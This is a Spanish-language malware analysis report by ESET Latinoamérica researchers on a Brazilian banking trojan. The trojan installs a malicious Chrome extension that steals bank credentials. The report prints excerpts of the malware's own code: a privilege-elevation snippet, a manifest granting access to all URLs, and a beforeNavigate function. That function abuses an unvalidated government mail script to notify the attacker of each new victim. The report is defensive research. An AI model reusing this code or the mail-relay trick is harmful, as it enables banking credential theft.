Análisis de un *malware* brasileño

¿Qué tienen en común un troyano bancario, Google Chrome y un servidor de gobierno?

Índice

Autor:

Fernando Catoira – Security Analyst de ESET Latinoamérica

Co-autores:

Pablo Ramos – Security Researcher de ESET Latinoamérica

Sebastian Bortnik – Gerente de Educación y Servicios de ESET Latinoamérica

Introducción

El *malware* ha evolucionado y, en la actualidad, busca robar información de la víctima **con el mayor sigilo posible**, de tal modo que el usuario no advierta que su equipo está infectado. En esta investigación, hemos identificado una amenaza particular que apela a tácticas combinadas de *spam* para su propagación, y la utilización de navegadores y *plugins* correspondientes para llevar a cabo las acciones maliciosas (metodología ya conocida en amenazas como Theola). Finalmente, el *malware* bajo análisis aprovecha un servidor benigno y legítimo para enviar la información robada.

A principios de mayo, el Laboratorio de Investigación de ESET Latinoamérica recibió una muestra que llamó la atención de nuestros investigadores, debido a que se estaba propagando a través de *spam* con una característica muy particular: utilizaba un servidor gubernamental de Brasil para enviar la información robada.

Anteriormente, hemos destacado que una tendencia para 2013 iba a ser la utilización de servidores web legítimos para alojar códigos maliciosos. En este caso, se utiliza un servidor sin la necesidad de comprometerlo, tomando un servicio que no posee los controles adecuados para que no sea manipulado por un tercero. De esta forma, el ciberdelincuente busca el anonimato e intenta disponer de todas las funcionalidades posibles a través de servidores legítimos, con el fin de disipar cualquier tipo de sospecha a partir de la buena reputación de los mismos.

El presente artículo es el resultado de la investigación de esta amenaza. En las siguientes páginas podrán conocer toda la información que hemos adquirido en el análisis, lo que posibilitó detectar una segunda característica de valor: la amenaza utiliza como método de ejecución las extensiones del navegador, una característica que probablemente veamos con mayor frecuencia en los códigos maliciosos.

Además, se detallará cómo se instala la amenaza, a qué navegadores afecta y cómo utiliza un servidor gubernamental para su ejecución, entre otras cuestiones.

Instalación: Ingeniería Social y *dropper*

El código malicioso se propaga a través de un archivo ejecutable utilizando técnicas de Ingeniería Social para infectar a la mayor cantidad de usuarios posibles. Dicho ejecutable es un *dropper,* es decir, un archivo que instala otros archivos en el sistema para lograr el funcionamiento completo del código malicioso. La muestra recibida por el Laboratorio de Investigación de ESET Latinoamérica, cuyo nombre es *"MulheresPerdidas.exe",* está desarrollado en .NET, el popular *framework* de desarrollo de Microsoft. Para su análisis, inicialmente se procedió al desensamblado a fin de identificar las acciones de la amenaza.


Archivo ejecutable

Durante la carga de este archivo, se ejecuta el código correspondiente al evento *Load*. Este proceso analiza los **permisos de administrador**, y en caso de que se esté corriendo con los máximos privilegios del sistema, se **verifica que el sistema operativo sea Microsoft Windows Vista o superior** (esto debe verificarlo para que pueda ejecutarse el *framework* anteriormente mencionado). Si **ambas comprobaciones resultan exitosas**, se procede a la **infección del sistema**. Para poder realizar la elevación de privilegios, el código malicioso utiliza el comando *"runas"* (ejecutar como).

```
if (Environment.OSVersion.Version.Major >= 6)
{
    startInfo.Verb = "runas";
}
startInfo.Arguments = "";
startInfo.WindowStyle = ProcessWindowStyle.Normal;
startInfo.UseShellExecute = true;
try
{
    process = Process.Start(startInfo);
}
catch (Exception exception1)
{
    ProjectData.SetProjectError(exception1);
    Exception exception = exception1;
    ProjectData.ClearProjectError();
}
finally
{
    if (process != null)
    {
        process.Dispose();
    }
}
}
```

Imágen 1 – Código fuente del archivo ejecutable

Además, en el caso de que no exista una copia del código malicioso sobre la carpeta temporal, se copia a sí mismo en el mencionado directorio con el nombre "*svmb60.exe*".



Imágen 2 – Contenido de la carpeta temporal


Asimismo, dentro del archivo existen diversos métodos que llevan a cabo tareas específicas. Estos métodos y sus funcionalidades serán tratados en detalle en las próximas secciones.

Método Tempo_Tick

Este método se encarga de modificar diversas claves de registro para permitir la correcta ejecución del código malicioso. Además, también deshabilita ciertas protecciones del sistema operativo y chequea errores con la finalidad de lograr la ejecución del *malware* sin problemas.


En el registro, ingresa una nueva entrada correspondiente a una DLL nombrada "*Vaio.dll",* otra técnica de Ingeniería Social para pasar inadvertido y simular ser una librería legítima. El código malicioso utiliza también nombres correspondientes a otros productos o marcas, a fin de confundir a la víctima. Específicamente, existen archivos con el nombre de Skype o Microsoft, entre otros.

Finalmente, copia todos los archivos que proveen las diversas funcionalidades del código malicioso en la carpeta "*Google"* dentro de la carpeta temporal del sistema, luego de validar la existencia de Google Chrome en la entrada de registro "*App Paths"*.




Imágen 3 – Entrada del registro de *App Paths*

Otro dato relevante, es la creación de una entrada para la ejecución de la amenaza ante el reinicio del sistema. Básicamente, luego de realizar un reinicio, se instalan las extensiones que utilizarán **Google Chrome** para robar la información de la víctima. En la siguiente imagen, se visualiza la entrada en el registro correspondiente a la extensión maliciosa en la carpeta *Google*:



Imágen 4 – Entrada del registro de Windows

Si el archivo se ejecuta nuevamente y hay una instancia en memoria del mismo, se despliega una ventana que engaña a la víctima para que crea que se trata de un error en el extractor de WinZip, como se puede apreciar en la imagen a continuación:



Imágen 5 – Falsa ventana de error de WinZip


En el análisis del código desensamblado se puede observar la utilización del método "*Interaction.MsgBox(prompt, critical, tittle)*" para construir el falso mensaje de error en WinZip 7.0, y también se puede ver que no importa si el proceso se ejecuta por primera o segunda vez, **siempre mostrará un mensaje de error** para hacer creer al usuario que el programa se encuentra corrupto:

```
    if (MyProject.Computer.FileSystem.DirectoryExists(Environment.SystemDirectory +
@"\Google"))
    {
        ProjectData.EndApp();
    }
    if (this.PrevInstance())
    {
        result = Interaction.MsgBox(prompt, critical, title);
        ProjectData.EndApp();
    }
    else
    {
        result = Interaction.MsgBox(prompt, critical, title);
    }
```

Imágen 6 – Código fuente correspondiente que muestra el mensaje de error


Método GetResourceFile

Otro método importante dentro del código malicioso es "*GetResourceFile*", que cumple un rol fundamental dentro del funcionamiento de la amenaza.



Este método es el encargado de escribir en el disco una serie de archivos que serán utilizados en una instancia posterior, para el completo funcionamiento del *malware*. Dichos archivos se encuentran dentro del propio archivo ejecutable que infecta al sistema como recursos del mismo. La rutina se encarga de escribirlos en el disco para que luego comience la etapa de recolección de información. Los archivos, que son almacenados en la carpeta "***C:\Windows\system32\Google***", son los siguientes: *CtrlTab.js, Jquery-1.6.2.min.js, Manifest.json, Microsoft.js, Service.hml, Service.js, Skype.js y Chrome.png*.


Esta función es utilizada a lo largo de todo el proceso para llevar a cabo la extracción de los diferentes recursos que posee el código malicioso.



Imágen 7 – Recursos del código malicioso

Extensión maliciosa de Google Chrome

Tal como se mencionó anteriormente, el código malicioso instala sobre el sistema infectado una extensión de Google Chrome. Los archivos se copian en la carpeta del sistema, siendo la mayoría de ellos del tipo *JavaScript*, los cuales serán explicados más en detalle posteriormente.



Imágen 8 – Contenido de la carpeta Google

Estos archivos en conjunto son los encargados de ejecutar las instrucciones maliciosas de la amenaza. Las soluciones de ESET detectan los componentes más importantes como archivos maliciosos:

Archivo	Detección
MulheresPerdidas.exe	*MSIL/Spy.Banker.AU*
Microsoft.js	*JS/Spy.banker.G*
Service.js	*JS/Spy.banker.G*
Skype.js	*JS/Spy.banker.G*

Tabla 1 - Detecciones de los archivos maliciosos por productos ESET

Cada uno de los archivos posee una función específica para que la amenaza opere en el sistema. Todas las extensiones de Google Chrome poseen una estructura que debe ser contemplada por los desarrolladores para su correcta ejecución. Es por ello que el archivo "***Manifest.json***" es de gran importancia dentro del contexto de la ejecución del código malicioso, y es fundamental entender su operativa para comprender correctamente la amenaza.

Manifest.json: permisos del plugin

El archivo *"Manifest.json"* establece los recursos que serán utilizados por el *plugin*. Este archivo está en formato JSON, similar a XML pero más ligero, y que está presente obligatoriamente dentro de las extensiones o *plugins* de Google Chrome. En este contexto, el archivo JSON contiene una tabla con todas las propiedades, permisos y elementos de la extensión.

```
{
    "manifest_version": 2,
    "name" : "Chrome Service",
    "version" : "4.1.2.1",
    "description" : "Gerenciador de Recursos do Google Chrome",
    "background": {"page" : "Service.html"},
    "content_scripts" : [{"all_frames" : true,
                          "js"         : ["CtrlTab.js","Service.js"],
                          "matches"    : ["<all_urls>"],
                          "run at"     : "document start"}] ,
    "permissions": [
        "http://*/*",
        "https://*/*",
        "*://*/*",
        "tabs",
        "webNavigation",
        "webRequest"
    ],
    "icons" : {"48" : "chrome.png"}
}

```

Imágen 9 – Contenido del archivo *Manifest.json*

A través del análisis del archivo, puede notarse que requiere determinados permisos para acceder a toda la información y sitios web que visite la potencial víctima. Específicamente, en la sección "*permissions*" puede observarse que, a través de expresiones regulares, requiere acceso sobre peticiones **HTTP**, **HTTPS**, ***webNavigation*** y ***webRequest***. Es decir, que este tipo de peticiones serán interceptadas por el *plugin* del código malicioso.

Por otro lado, cada vez que se abre el navegador **Google Chrome**, se ejecuta en segundo plano "*service.html*". Este archivo HTML carga dos archivos JS (*JavaScritpt*) maliciosos, específicamente *"CtrlTab.js"* y *"Service.js"*. Para que los mencionados *scripts* puedan ser ejecutados en un segundo plano (*background*), es necesario que sean declarados dentro de las propiedades del archivo "*Manifest.json".*

```
<html>
  <head>
    <title>Background</title>
    <script type="text/javascript" src="CtrlTab.js"></script>
    <script type="text/javascript" src="Service.js"></script>
  </head>
  <body>
  </body>
</html>

```

Imágen 20 – Código HTML de la pagina web *background*

Asimismo, los dos archivos *JavaScript* son declarados dentro del atributo "*content_scripts*", en el archivo "*manifest.json".* De esta manera, se asegura la ejecución dentro de todas las pestañas del navegador. Además, a través de la propiedad "*matches,*" establecida con el valor **"<all_urls>"**, se ordena su ejecución sobre **todos los sitios web por los que navegue la víctima**.

Dentro de los permisos, existen diversas expresiones regulares con distintas funcionalidades:

- "http://*/*" - "https://*/*" - "*://*/*"

  Establecen que la extensión de Google Chrome tendrá acceso a la lectura de todo el tráfico en el sistema infectado que sea accedido a través del navegador.

- "tabs"

  Permite al código malicioso realizar cualquier operación sobre una pestaña del navegador, como crear o modificar la misma, entre otras alternativas.

- "webNavitagion" - "webRequest"

  Son utilizados por el archivo Service.js para ejecutar el *payload* malicioso y de esa forma robar la información de la víctima.

Service.js: el inicio del payload

El archivo *"service.js"* contiene el módulo principal para que el código malicioso funcione. Específicamente, establece el flujo del proceso principal a través de la ejecución de diferentes eventos. La sección más importante define cuatro acciones diferentes que se corren cuando la víctima comienza y completa una petición *webRequest*. Asimismo, ejecuta eventos cuando la víctima se encuentra navegando en sitios web (*webNavigation*).

```
chrome.webRequest.onBeforeRequest.addListener(registerRequest, urlFilter);

chrome.webRequest.onCompleted.addListener(requestCompleted, urlFilter, ["responseHeaders"]);

chrome.webNavigation.onBeforeNavigate.addListener(beforeNavigate);

chrome.webNavigation.onCompleted.addListener(navigationCompleted);
```

Imágen 31 – Contenido del archivo *Service.js*

Tal como puede apreciarse en la captura, existen cuatro eventos que están relacionados con los módulos *webRequest* y *webNavigation*. El evento *Chrome.webRequest.onBeforeRequest.addListener(registerRequest,urlFilter)* se ejecutará cuando la víctima realice una petición a un sitio web. Del mismo modo, previo a la petición de una URL, se ejecuta el método *registerRequest* que se encuentra definido en *"CtrlTab.js"*.

```
requestCompleted = function(req) {
  var reqStored;
  reqStored = findRequest(req);
  if (reqStored != null) {
    reqStored.timeStampEnd = req.timeStamp;
    reqStored.ip = req.ip;
    return reqStored.headers = req.responseHeaders;
  }
};
```

Imágen 12 – Método *requestCompleted*

Este método devuelve un una lista de las direcciones URL que fueron visitadas a través de cualquiera de las pestañas de ***Google Chrome***.

El siguiente evento, *Chrome.webRequest.onCompleted.addListener(requestCompleted,urlFilter,["responseHeaders"]),* será ejecutado una vez que haya finalizado la petición. Además, recurre al mismo método *requestCompleted* en *"CtrlTab.js" para obtener* información de la pestaña que está utilizando el usuario y calcula el *totalResponseTime* (tiempo total de respuesta). Los últimos dos métodos corresponden al módulo *webNavigation, que* generan procesos correspondientes, uno previo a que la víctima navegue por el sitio web, y otro luego de que haya finalizado la navegación con las rutinas *beforeNavigate* y n*avigationCompleted.*

Método *beforeNavigate*

Luego de la primera ejecución del malware, se crea una *cookie* bajo el nombre de "*FirstRun*". A continuación, se ve el acceso a una **dirección URL en un dominio de gobierno de Brasil** y**,** al analizar en detalle los parámetros de la URL, se observa que se envía un correo electrónico a la dirección **instacar@ymail.com** que, cabe destacar, **ya fue dada de baja***:*

```
beforeNavigate = function(args) {
  var str  = args.url;

  if (getCookie("FirstRun") === undefined) {
    var request = new XMLHttpRequest();

    if (request != null){
    var conteudo = "";
      var url = "https:  .gov.br/ASP/include/IMP/  emailpara=instacar
      @ymail.com&titulo=Sucesso&conteudo=" + conteudo

      request.onreadystatechange = function() {
        if (request.readyState == 4){
          LDResponse(request.responseText);
        }
      }
    }
    request.open("GET", url, true);
  request.send(null);
  setCookie("FirstRun","1",360);
  }

  if (args.frameId === 0) return setNavigationBegin(args);
};
```

Imágen 43 – Método *beforeNaavigate*

Esta sección tiene como finalidad avisarle al atacante que hay una nueva **víctima,** y así poder tener una estimación de la cantidad de equipos infectados. En las próximas secciones, se analizará con más detalle cómo y por qué se utiliza este servidor de gobierno para el envío de mensajes.

Método *navigationCompleted*

Este método es el comienzo del robo de datos propiamente dicho. Inicialmente, realiza una comprobación para establecer si la víctima ingresa a diversas entidades financieras o bancarias.

Imágen 54 – Método *navigationCompleted*

En el caso de que esto ocurra, se activa una función "*myTimer*" con un intervalo de 1000 milisegundos para cada ejecución.

Imágen 65 – Función *myTimer*

Si el usuario ingresa a una determinada entidad bancaria muy conocida en Brasil, la función ejecuta el *script "Skype.js"*. Si en cambio intenta hacerlo a otro famoso banco de Brasil se ejecutará el *script "Microsoft.js"*.


Robo de información del usuario

Para continuar el análisis de los archivos *JavaScript* encargados de robar información bancaria, es posible identificar cómo se obtienen los datos, como el número de cuenta y los números de la tarjeta de débito. Los atacantes apelan al robo de credenciales utilizando *cookies* para almacenarlas. En el siguiente fragmento de código es posible observar cómo se lleva a cabo esta tarea:

Imágen 76 – Código correspondiente a la manipulación de *Cookies*


En primer lugar, se roban datos como el CPF o Registro de las Personas (Cadastro De Pessoas Físicas), contraseñas (*Senha*), el número de validación o PIN de 4 dígitos de la tarjeta y el número de cuenta. Luego, se envía toda esta información a otra dirección de correo de Yahoo: **informativoaurelio@ymail.com**. Al igual que en el caso anterior, esta dirección también fue **dada de baja.**

Asimismo, algunos datos son robados directamente a partir de la inyección de código HTML (que se encuentra ofuscado):



Imágen 17 – Código HTML hexadecimal

Luego de que el código ha sido procesado, es posible visualizarlo de una forma más legible, donde el archivo HTML resultante es el siguiente:



Imágen 88 – Código HTML ASCII


En la imagen puede distinguirse cómo se captura *Senha04 (contraseña04)* y *Senha07 (contraseña07).* La inyección de este código solo se lleva a cabo con algunas entidades bancarias en particular.

Servidor brasileño comprometido

Al ver que el código malicioso utilizaba un *script* alojado en un sitio web, se procedió a analizar el servidor de la entidad gubernamental que fue comprometida para intentar obtener más datos e indagar porqué el atacante utilizó este extraño método para el envío de los datos robados. Según lo relevado, es probable que el ciberdelincuente haya encontrado el *script* ASP **a través de un buscador**. Cabe destacar que, este *script* es utilizado por el banco en un formulario público para enviar información a diferentes cuentas de correo. A través del análisis del código fuente de la página web que contiene dicho formulario, es posible comprobar la presencia del *script* ASP en cuestión.

Imágen 99 – Código HTML del formulario web

Al observar el código del sitio web, se ve que el formulario genera una petición al archivo ASP antes mencionado:



Imágen 20 – Petición web para el envío del correo a través del servidor gubernamental


La petición es del tipo GET y se utilizan diversos parámetros que fueron establecidos cuando se completó el formulario:

- **"emailpara"**: corresponde a la dirección de correo donde se enviará el e-mail.
- **"titulo":** corresponde al asunto del mensaje.
- **"conteudo"**: corresponde al cuerpo del mensaje.

Además, si se revisa nuevamente el código HTML, puede observarse que los parámetros poseen el atributo del tipo "*hidden*", es decir, ocultos.


Evidentemente, el ciberdelincuente encontró esta funcionalidad en el servidor gubernamental y pudo explotarla con la finalidad de mantener el anonimato en sus operaciones no legítimas. El problema radica en que no existe ningún tipo de validación por

parte del servidor, por lo que es posible enviar un correo desde el servidor legítimo (a través de un mero acceso HTTP), tal como realiza el código malicioso:



Imágen 21 – Recepción de correo enviado a través del servidor gubernamental

El mensaje proviene siempre del dominio correspondiente a la entidad gubernamental y de una misma dirección de correo. El análisis de la cabecera de los correos enviados confirma que el *malware* está utilizando el servidor legítimo y no lo está falsificando:



Imágen 22 – Código de la cabecera del correo enviado desde el servidor gubernamental

La presencia del campo "*from*" comprueba que realmente se trata del servidor de la entidad. De la misma manera, la dirección IP del servidor corresponde a Brasil:

Imágen 23 – Información de la dirección IP del servidor gubernamental de Brasil

Reportes

